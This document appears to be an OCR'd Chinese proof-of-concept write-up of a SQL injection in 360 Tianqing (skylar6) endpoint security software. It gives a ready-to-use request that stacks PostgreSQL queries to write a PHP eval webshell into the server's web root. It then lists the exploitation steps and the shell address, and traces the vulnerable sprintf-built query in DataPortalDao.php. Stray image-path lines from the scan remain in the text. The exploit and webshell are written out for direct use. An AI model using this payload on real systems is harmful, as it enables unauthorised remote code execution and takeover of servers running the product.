
poc


注入写shell:
```
https://192.168.24.196:8443/api/dp/rptsvcsyncpoint?ccid=1';create table O(T
TEXT);insert into O(T) values('<?php @eval($_POST[1]);?>');copy O(T) to
'C:\Program Files (x86)\360\skylar6\www\1.php';drop table O;--
```


利用过程:
1. 通过安装包安装的一般都有root权限，因此该注入点可尝试写shell
2. 通过注入点，创建一张表 O
3. 为 表O 添加一个新字段 T 并且写入shell内容
4. Postgres数据库 使用COPY TO把一个表的所有内容都拷贝到一个文件(完成写shell)
5. 删除 表O

```
shell地址:
    https://192.168.24.196:8443/1.php
    POST
        1=phpinfo();
```

漏洞演示








漏洞详情

天擎默认安装位置: C:\Program Files (x86)\360\skylar6\


首先打开：C:\Program Files (x86)\360\skylar6\www\data\adminlog_path_dict.json 该路径存放了大量的接口地址，并且可以该文件已列出是否开放接口



那么重点先查看一下这些开放的端口即可


其中盯上了一个接口：api/dp/rptsvcsyncpoint

通过查看yii手册知道了路由走向，接口文件地址：C:\Program Files (x86)\360\skylar6\www\application\api\controllers\DpController.php



进来以后看到它接收了 `$cc_id = $this->getParam("ccid")` 并且被 `getSyncPoint()` 方法接收

跟进去`getSyncPoint()`方法 地址为: C:\Program Files (x86)\360\skylar6\www\source\domain\dao\DataPortalDao.php


文件(F) 编辑(E) 选择(S) 查看(V) 转到(G) 运行(R) 终端(T) 帮助(H)
DataPortalDao.php - www - Visual Studio Code
资源管理器
打开的编辑器
www
ClientNicDao.php
ClientPolicyDao.php
ClientSurveyDao.php
ClientTaskDao.php
ControlCenterDao.php
CoremailLinkDao.php
CsiMissionDao.php
CsiReportDao.php
CsiReportLiteDao.php
CsiReportLiteValuescanDao.php
CsiTplDao.php
DataPortalAddressMgrDao.php
DataPortalAntiadwaDao.php
DataPortalAntiadwaDishDao.php
DataPortalBaseDao - 副本.php
DataPortalBaseDao.php
DataPortalClientDao.php
DataPortalClientDishDao.php
DataPortalClientExtDishDao.php
DataPortalClientupgradeDao.php
DataPortalDao - 副本 (2).php
DataPortalDao - 副本.php
DataPortalDao.php
DataPortalDepDao.php
DataPortalEventAlarmDao.php
DataPortalExamDao.php
DataPortalExamDishDao.php
DpController.php
DataPortalDao.php
DataPortalBaseDao.php
adminlog_path_dict.json
source > domain > dao > DataPortalDao.php
getSyncPoint
1 中的 1
389 }
390
391 // 骚操作-有问题
392 public function getRptsvcLastSync($table = NULL, $ccid = NULL)
393 {
394 $rows = NULL;
395 try {
396 $sql = sprintf("SELECT COUNT(*) FROM %s WHERE gid IN (SELECT id FROM client_group WHERE ccid IN ('%s'));", $table, $ccid);
397 $rows = $this->queryRow($sql);
398 } catch (Exception $e) {
399 $rows["count"] = 1;
400 }
401 if (is_null($rows["count"]) || $rows["count"] == 0) {
402 $rows["count"] = 1;
403 }
404 return $rows["count"];
405 }
406
407 // 骚操作-有问题
408 public function getSyncPoint($biz = NULL, $ccid = NULL)
409 {
410 $rows = NULL;
411 try {
412 $sql = sprintf("SELECT syncpoint AS count FROM rptsvc_syncpoint WHERE biz = '%s' AND ccid = '%s';", $biz, $ccid);
413 $rows = $this->queryRow($sql);
414 } catch (Exception $e) {
415 $rows["count"] = 0;
416 }
417 if (is_null($rows["count"])) {
418 $rows["count"] = 0;
419 }
420 return $rows;
421 }
字符串拼接，有注入